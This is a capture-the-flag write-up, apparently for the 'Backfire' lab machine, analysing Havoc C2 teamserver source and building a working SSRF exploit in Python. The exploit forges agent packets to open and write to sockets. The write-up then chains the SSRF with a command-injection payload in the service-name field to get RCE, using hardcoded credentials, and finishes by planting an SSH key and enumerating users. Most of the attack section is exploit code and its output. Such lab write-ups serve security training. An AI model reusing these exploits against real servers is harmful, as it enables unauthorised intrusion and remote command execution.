TaskDispatch doesn't process data if IsKnownRequestID returns false

```
    if a.IsKnownRequestID(teamserver, RequestID, CommandID) == false {
        logger.Warn(fmt.Sprintf("Agent: %x, CommandID: %d, unknown RequestID: %x. This is either a bug or malicious
activity", AgentID, CommandID, RequestID))
        return
    }
```

```
// check that the request the agent is valid
func (a *Agent) IsKnownRequestID(teamserver TeamServer, RequestID uint32, CommandID uint32) bool {
    // some commands are always accepted because they don't follow the "send task and get response" format
    switch CommandID {
    case COMMAND_SOCKET:
        return true
    case COMMAND_PIVOT:
        return true
    }

    if teamserver.SendLogs() && CommandID == BEACON_OUTPUT {
        // if SendLogs is on, accept all BEACON_OUTPUT so that the agent can send logs
        return true
    }

    for i := range a.Tasks {
        if a.Tasks[i].RequestID == RequestID {
            return true
        }
    }
    return false
}
```

3 possible CommandID

We don't know RequestID and brute forcing is impossible since it's uint32(2^32~4 billion)

TaskDispatch has switch function for CommandID and COMMAND_SOCKET shows

```
case COMMAND_SOCKET:
    var (
        SubCommand = 0
        Message    map[string]string
    )

    if Parser.CanIRead([]parser.ReadType{parser.ReadInt32}) {

        SubCommand = Parser.ParseInt32()

        switch SubCommand {
        case SOCKET_COMMAND_RPORTFWD_ADD:
        case SOCKET_COMMAND_RPORTFWD_LIST:
        case SOCKET_COMMAND_RPORTFWD_REMOVE:
        case SOCKET_COMMAND_RPORTFWD_CLEAR:
        case SOCKET_COMMAND_SOCKSPROXY_ADD:
        case SOCKET_COMMAND_OPEN:
        case SOCKET_COMMAND_READ:
        case SOCKET_COMMAND_WRITE:
        case SOCKET_COMMAND_CLOSE:
        case SOCKET_COMMAND_CONNECT:
        default:
            logger.Debug(fmt.Sprintf("Agent: %x, Command: COMMAND_SOCKET - UNKNOWN (%d)", AgentID, SubCommand))
        }
```

byte[20:24] -> SubCommand

SOCKET_COMMAND_OPEN for SubCommand shows

```
case SOCKET_COMMAND_OPEN:

    if Parser.CanIRead([]parser.ReadType{parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32,
parser.ReadInt32}) {

        var (
            SocktID = 0
            LclAddr = 0
            LclPort = 0
            FwdAddr = 0
            FwdPort = 0

            FwdString string
        )

        SocktID = Parser.ParseInt32()
        LclAddr = Parser.ParseInt32()
        LclPort = Parser.ParseInt32()
        FwdAddr = Parser.ParseInt32()
        FwdPort = Parser.ParseInt32()

        // avoid too much spam
        //logger.Debug(fmt.Sprintf("Agent: %x, Command: COMMAND_SOCKET - SOCKET_COMMAND_OPEN, SocktID: %08x, LclAddr:
%d, LclPort: %d, FwdAddr: %d, FwdPort: %d", AgentID, SocktID, LclAddr, LclPort, FwdAddr, FwdPort))

        FwdString = common.Int32ToIpString(int64(FwdAddr))
        FwdString = fmt.Sprintf("%s:%d", FwdString, FwdPort)

        if Socket := a.PortFwdGet(SocktID); Socket != nil {
            /* Socket already exists. don't do anything. */
            logger.Debug("Socket already exists")
            return
        }

        /* add this rportfwd */
        a.PortFwdNew(SocktID, LclAddr, LclPort, FwdAddr, FwdPort, FwdString)
```

byte[24:28] -> SocketID
byte[28:32] -> LclAddr
byte[32:36] -> LclPort
byte[36:40] -> FwdAddr
byte[40:44] -> FwdPort

If port forward does not exist, create new port forward

```
func (a *Agent) PortFwdNew(SocketID, LclAddr, LclPort, FwdAddr, FwdPort int, Target string) {
    var portfwd = &PortFwd{
        Conn:    nil,
        SocktID: SocketID,
        LclAddr: LclAddr,
        LclPort: LclPort,
        FwdAddr: FwdAddr,
        FwdPort: FwdPort,
        Target:  Target,
    }

    a.PortFwdsMtx.Lock()

    a.PortFwds = append(a.PortFwds, portfwd)

    a.PortFwdsMtx.Unlock()
}
```

So it eventually add port forwarding information on the agent(It doesn't actually open it)

The packet structure should be like this

Name	Length	~	Value
Size	4	0~4	sum(Length)
MagicValue	4	4~8	0xdeadbeaf
AgentID	4	8~12	Same as the previous
Command	4	12~16	2540
RequestID	4	16~20	anything
SubCommand	4	20~24	16
SocketID	4	24~28	anything
LclAddr	4	28~32	anything
LclPort	4	32~36	anything
FwdAddr	4	36~40	Provided by user
FwdPort	4	40~44	Provided by user

Function for opening a socket looks like this

```python
def open_socket(socket_id, target_address, target_port):
    # COMMAND_SOCKET / 2540
    command = b"\x00\x00\x09\xec"
    request_id = b"\x00\x00\x00\x02"

    # SOCKET_COMMAND_OPEN / 16
    subcommand = b"\x00\x00\x00\x10"
    sub_request_id = b"\x00\x00\x00\x03"

    local_addr = b"\x22\x22\x22\x22"
    local_port = b"\x33\x33\x33\x33"


    forward_addr = b""
    for octet in target_address.split(".")[::-1]:
        forward_addr += int_to_bytes(int(octet), length=1)

    forward_port = int_to_bytes(target_port)

    package = subcommand+socket_id+local_addr+local_port+forward_addr+forward_port
    package_size = int_to_bytes(len(package) + 4)

    header_data = command + request_id + encrypt(AES_Key, AES_IV, package_size + package)

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id
    data = agent_header + header_data


    print("[***] Trying to open socket on the teamserver...")
    r = requests.post(teamserver_listener_url, data=data, headers=headers)
    if r.status_code == 200:
        print("[***] Success!")
    else:
        print(f"[!!!] Failed to open socket on teamserver - {r.status_code} {r.text}")
```


byte[12:16] -> command
byte[16:20] -> request_id

byte[20:24] -> subcommand
sub_request_id -> Maybe a mistake, it's not used anywhere

byte[28:32] -> local_addr
byte[32:36] -> local_port

package(byte[20:]) should be encrypted before it's sent

To actually create listener and write to it




```
case SOCKET_COMMAND_READ
    /* if we receive the SOCKET_COMMAND_READ command
     * that means that we should read the callback and send it to the forwared host/socks proxy */

    if Parser.CanIRead([]parser.ReadType{parser.ReadInt32, parser.ReadInt32, parser.ReadInt32}) {
        var (
            SocktID = Parser.ParseInt32()
            Type    = Parser.ParseInt32()
            Success = Parser.ParseInt32()
        )

        if Success == win32.TRUE {
            if Parser.CanIRead([]parser.ReadType{parser.ReadBytes}) {
                var(
                    Data = Parser.ParseBytes()
                )
                // avoid too much spam
                //logger.Debug(fmt.Sprintf("Agent: %x, Command: COMMAND_SOCKET - SOCKET_COMMAND_READ, SocktID: %08x,
Type: %d, DataLength: %x", AgentID, SocktID, Type, len(Data)))

                if Type == SOCKET_TYPE_CLIENT {
                    /* we only open rportfwd clients once we have data to write */
                    opened, err := a.PortFwdIsOpen(SocktID)
                    if err != nil {
                        a.Console(teamserver.AgentConsole, "Erro", fmt.Sprintf("Failed to write to reverse port forward
host: %v", err), "")
                        return
                    }

                    /* if first time, open the client */
                    if opened == false {
                        err := a.PortFwdOpen(SocktID)
                        if err != nil {
                            logger.Debug(fmt.Sprintf("Failed to open rportfwd: %v", err))
                        a.Console(teamserver.AgentConsole, "Erro", fmt.Sprintf("Failed to open reverse port forward
host: %v", err), "")
                            return
                        }
                    }
```

Type should be SOCKET_TYPE_CLIENT(3) and after opening the port forward, it writes to the forwarded host

```
/* write the data to the forwarded host */
err = a.PortFwdWrite(SocktID, Data)
if err != nil {
    a.Console(teamserver.AgentConsole, "Erro", fmt.Sprintf("Failed to write to reverse port forward socket 0x%08x: %v",
SocktID, err), "")
    return
}
```

and add this job to the queue which I can get the response later

```
if opened == false {
    /* after we managed to open a socket to the forwarded host lets start a
     * goroutine where we read the data from the forwarded host and send it to the agent. */
    go func() {

        for {

            Data, err := a.PortFwdRead(SocktID)
            if err == nil {

                /* only send the data if there is something... */
                if len(Data) > 0 {

                    /* make a new job */
                    var job = Job{
                        Command: COMMAND_SOCKET,
                        Data: []any{
                            SOCKET_COMMAND_WRITE,
                            SocktID,
                            Data,
                        },
                    }

                    /* append the job to the task queue */
                    a.AddJobToQueue(job)
```

The packet structure to write to the listener is like this

Name	Length	~	Value
Size	4	0~4	sum(Length)
MagicValue	4	4~8	0xdeadbeaf
AgentID	4	8~12	Same as the previous
Command	4	12~16	2540
RequestID	4	16~20	anything
SubCommand	4	20~24	17
SocketID	4	24~28	anything
Type	4	28~32	17
Success	4	32~36	1
Data	?	36~	Provided by user

Function is like this

```python
def write_socket(socket_id, data):
    # COMMAND_SOCKET / 2540
    command = b"\x00\x00\x09\xec"
    request_id = b"\x00\x00\x00\x08"

    # SOCKET_COMMAND_READ / 11
    subcommand = b"\x00\x00\x00\x11"
    sub_request_id = b"\x00\x00\x00\xa1"

    # SOCKET_TYPE_CLIENT / 3
    socket_type = b"\x00\x00\x00\x03"
    success = b"\x00\x00\x00\x01"

    data_length = int_to_bytes(len(data))

    package = subcommand+socket_id+socket_type+success+data_length+data
    package_size = int_to_bytes(len(package) + 4)

    header_data = command + request_id + encrypt(AES_Key, AES_IV, package_size + package)

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id
    post_data = agent_header + header_data

    print("[***] Trying to write to the socket")
    r = requests.post(teamserver_listener_url, data=post_data, headers=headers, verify=False)
    if r.status_code == 200:
        print("[***] Success!")
    else:
        print(f"[!!!] Failed to write data to the socket - {r.status_code} {r.text}")
```

command, request_id: no difference

byte[20:24] -> subcommand(17)

byte[28:32] -> socket_type(3)
byte[32:36] -> success(1)

packaged and encrypted

```
/* check if the agent exists. */
if Teamserver.AgentExist(Header.AgentID) {
    ...
    for (Header.Data.CanIRead(([]parser.ReadType{parser.ReadInt32, parser.ReadInt32}))) {
        ...
        /* The agent is sending us the result of a task */
        if Command != agent.COMMAND_GET_JOB {
            Parser := parser.NewParser(Header.Data.ParseBytes())
            Agent.TaskDispatch(RequestID, Command, Parser, Teamserver)
        } else {
            asked_for_jobs = true
        }
    }

    /* if there is no job then just reply with a COMMAND_NOJOB */
    if asked_for_jobs == false || len(Agent.JobQueue) == 0 {
    ...
    } else {
        /* if there is a job then send the Task Queue */
        var (
            job     = Agent.GetQueuedJobs()
            payload = agent.BuildPayloadMessage(job, Agent.Encryption.AESKey, Agent.Encryption.AESIv)
        )

        // write the response to the buffer
        _, err = Response.Write(payload)
```

If command is equal to 1

Write job response

The packet structure for reading should be like this

Name	Length	~	Value
Size	4	0~4	sum(Length)
MagicValue	4	4~8	0xdeadbeaf
AgentID	4	8~12	Same as the previous
Command	4	12~16	1
RequestID	4	16~20	anything

The function for reading is like this




```python
def read_socket(socket_id):
    # COMMAND_GET_JOB / 1
    command = b"\x00\x00\x00\x01"
    request_id = b"\x00\x00\x00\x09"

    header_data = command + request_id

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id
    data = agent_header + header_data

    print("[***] Trying to poll teamserver for socket output...")
    r = requests.post(teamserver_listener_url, data=data, headers=headers, verify=False)
    if r.status_code == 200:
        print("[***] Read socket output successfully!")
    else:
        print(f"[!!!] Failed to read socket output - {r.status_code} {r.text}")
        return ""

    command_id = int.from_bytes(r.content[0:4], "little")
    request_id = int.from_bytes(r.content[4:8], "little")
    package_size = int.from_bytes(r.content[8:12], "little")
    enc_package = r.content[12:]

    return decrypt(AES_Key, AES_IV, enc_package)[12:]
```

Let's run the code. I can set internal IP and port to mine to test if it works

```
└─$ uv add --script exploit.py pycryptodome requests
Updated `exploit.py`
┌──[~/Documents/backfire/Havoc-C2-SSRF-poc]
└─$ uv run --script exploit.py
usage: exploit.py [-h] -t TARGET -i IP -p PORT [-A USER_AGENT] [-H HOSTNAME] [-u USERNAME] [-d DOMAIN_NAME] [-n PROCESS_NAME] [-ip INTERNAL_IP]
exploit.py: error: the following arguments are required: -t/--target, -i/--ip, -p/--port
┌──[~/Documents/backfire/Havoc-C2-SSRF-poc]
└─$ uv run --script exploit.py -t https://10.10.11.49 -i 10.10.16.6 -p 9001
[***] Trying to register agent...
[***] Success!
[***] Trying to open socket on the teamserver...
[***] Success!
[***] Trying to write to the socket
[***] Success!
[***] Trying to poll teamserver for socket output...
[***] Read socket output successfully!
```

```
┌──[~/Documents/backfire]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.11.49] 43406
GET /vulnerable HTTP/1.1
Host: www.example.com
Connection: close
```

It works well, but I need more to get RCE

https://github.com/IncludeSecurity/c2-vulnerabilities/tree/main shows injection is possible in the havoc server, leading to RCE, but I don't have direct access to the teamserver(It's only opened to localhost:40056 on target)
However, I can use above SSRF code with setting internal IP and port as 127.0.0.1, 40056 and send the payload from RCE code

Get ilya shell

1. Remove the last 3 lines in ssrf and copy payloads from RCE and paste it. Since I can't get response from the RCE, I'll just erase infinite loop and paste only injection and payload.

```
226 register_agent(hostname, username, domain_name, internal_ip, process_name, process_id)$
227 $
228 socket_id = b"\x11\x11\x11\x11"$
229 open_socket(socket_id, args.ip, int(args.port))$
230 payload = {"Body": {"Info": {"Password": hashlib.sha3_256(PASSWORD.encode()).hexdigest(), "User": USER}, "SubEvent": 3}, "Head": {"Event": 1, "OneTime": "", "Time"
    : "18:40:17", "User": USER}}$
231 payload = {"Body":{"Info":{"Headers":"","HostBind":"0.0.0.0","HostHeader":"","HostRotation":"round-robin","Hosts":"0.0.0.0","Name":"abc","PortBind":"443","PortConn
    ":"443","Protocol":"Https","Proxy Enabled":"false","Secure":"true","Status":"online","Uris":"","UserAgent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"},"SubEvent":1},"Head":{"Event":2,"OneTime":"","Time":"08:39:18","User": USER}}$
232 injection = """ \\\\\\\" -mbla; """ + cmd + """ 1>&2 && false #"""$
233 payload = {"Body": {"Info": {"AgentType": "Demon", "Arch": "x64", "Config": "{\n    \"Amsi/Etw Patch\": \"None\",\n    \"Indirect Syscall\": false,\n    \"Injectio
    n\": {\n        \"Alloc\": \"Native/Syscall\",\n        \"Execute\": \"Native/Syscall\",\n        \"Spawn32\": \"C:\\\\Windows\\\\SysWOW64\\\\notepad.exe\",\n
       \"Spawn64\": \"C:\\\\Windows\\\\System32\\\\notepad.exe\"\n    },\n    \"Jitter\": \"0\",\n    \"Proxy Loading\": \"None (LdrLoadDll)\",\n    \"Service Name\":\
    "" + injection + "\",\n    \"Sleep\": \"2\",\n    \"Sleep Jmp Gadget\": \"None\",\n    \"Sleep Technique\": \"WaitForSingleObjectEx\",\n    \"Stack Duplication\":
    false\n}\n", "Format": "Windows Service Exe", "Listener": "abc"}, "SubEvent": 2}, "Head": {"Event": 5, "OneTime": "true", "Time": "18:39:04", "User": USER}}$
```

2. Import libraries

```
25 import os$
26 import base64$
27 import json$
28 import hashlib$
```

3. Since these payloads have variables USER, PASSWORD, cmd, which are not in the original code, I'll add it to the parser(I also set default ilya's creds). Also change the variables as args.tsuser, args.password, args.command.

```
245 parser.add_argument("-U", "--tsuser", help="tsusername", default="ilya")$
246 parser.add_argument("-P", "--password", help="tsusername's password", default="CobaltStr1keSuckz!")$
247 parser.add_argument("-c", "--command", help="Command to execute", required=True)$
```

```
payload = {"Body": {"Info": {"Password": hashlib.sha3_256(args.password.encode()).hexdigest(), "User": args.tsuser}, "SubEvent": 3}, "Head": {"Event": 1, "OneTime"
: "", "Time": "18:40:17", "User": args.tsuser}}$
payload = {"Body":{"Info":{"Headers":"","HostBind":"0.0.0.0","HostHeader":"","HostRotation":"round-robin","Hosts":"0.0.0.0","Name":"abc","PortBind":"443","PortConn
":"443","Protocol":"Https","Proxy Enabled":"false","Secure":"true","Status":"online","Uris":"","UserAgent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"},"SubEvent":1},"Head":{"Event":2,"OneTime":"","Time":"08:39:18","User": args.tsuser}}$
injection = """ \\\\\\\" -mbla; """ + args.command + """ 1>&2 && false #"""$
payload = {"Body": {"Info": {"AgentType": "Demon", "Arch": "x64", "Config": "{\n    \"Amsi/Etw Patch\": \"None\",\n    \"Indirect Syscall\": false,\n    \"Injectio
n\": {\n        \"Alloc\": \"Native/Syscall\",\n        \"Execute\": \"Native/Syscall\",\n        \"Spawn32\": \"C:\\\\Windows\\\\SysWOW64\\\\notepad.exe\",\n
   \"Spawn64\": \"C:\\\\Windows\\\\System32\\\\notepad.exe\"\n    },\n    \"Jitter\": \"0\",\n    \"Proxy Loading\": \"None (LdrLoadDll)\",\n    \"Service Name\":\
"" + injection + "\",\n    \"Sleep\": \"2\",\n    \"Sleep Jmp Gadget\": \"None\",\n    \"Sleep Technique\": \"WaitForSingleObjectEx\",\n    \"Stack Duplication\":
false\n}\n", "Format": "Windows Service Exe", "Listener": "abc"}, "SubEvent": 2}, "Head": {"Event": 5, "OneTime": "true", "Time": "18:39:04", "User": args.tsuser}}
$
```

4. I need a function to open web request using raw websocket and another function to convert payload to a frame for web request. ChatGPT can create these functions.

> python function to create header for opening raw websocket request

```python
import base64
import os

def create_websocket_handshake_header(host: str, port: int = 80, path: str = "/") -> str:
    # Generate a random Sec-WebSocket-Key (16 bytes base64)
    key = base64.b64encode(os.urandom(16)).decode("utf-8")

    header = (
        f"GET {path} HTTP/1.1\r\n"
        f"Host: {host}:{port}\r\n"
        "Upgrade: websocket\r\n"
        "Connection: Upgrade\r\n"
        f"Sec-WebSocket-Key: {key}\r\n"
        "Sec-WebSocket-Version: 13\r\n"
        "\r\n"
    )

    return header
```

python function to convert message string to a frame for web socket request data

```python
import os

def create_ws_frame(message: str) -> bytes:
    payload = message.encode('utf-8')
    payload_length = len(payload)
    frame = bytearray()

    # First byte: FIN=1, Opcode=0x1 (text)
    frame.append(0x81)

    # Prepare masking key
    masking_key = os.urandom(4)


    # Second byte: MASK=1 (0x80) + payload length
    if payload_length <= 125:
        frame.append(0x80 | payload_length)
    elif payload_length <= 65535:
        frame.append(0x80 | 126)
        frame += len(payload).to_bytes(2, 'big')
    else:
        frame.append(0x80 | 127)
        frame += len(payload).to_bytes(8, 'big')

    # Add masking key
    frame += masking_key


    # Mask the payload
    masked_payload = bytes(b ^ masking_key[i % 4] for i, b in enumerate(payload))
    frame += masked_payload

    return bytes(frame)
```


5. Use these functions to send payloads



6. Test




7. Run code for remote shell



8. Copy my ssh public key and append it to ~/.ssh/authorized_keys



9. ssh to ilya@10.10.11.49



Get Sergej shell

There are root and sergej other than ilya

```
ilya@backfire:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
ilya:x:1000:1000:ilya,,,:/home/ilya:/bin/bash
sergej:x:1001:1001:,,,:/home/sergej:/bin/bash
```

There's a hint on ~/hardhat.txt

```
ilya@backfire:~$ cat hardhat.txt
Sergej said he installed HardHatC2 for testing and  not made any changes to the defaults
I hope he prefers Havoc bcoz I don't wanna learn another C2 framework, also Go > C#
```

It says Sergej installed HardHatC2 in default condition

I can see sergej is running HardHatC2 Teamserver and HardHatC2Client

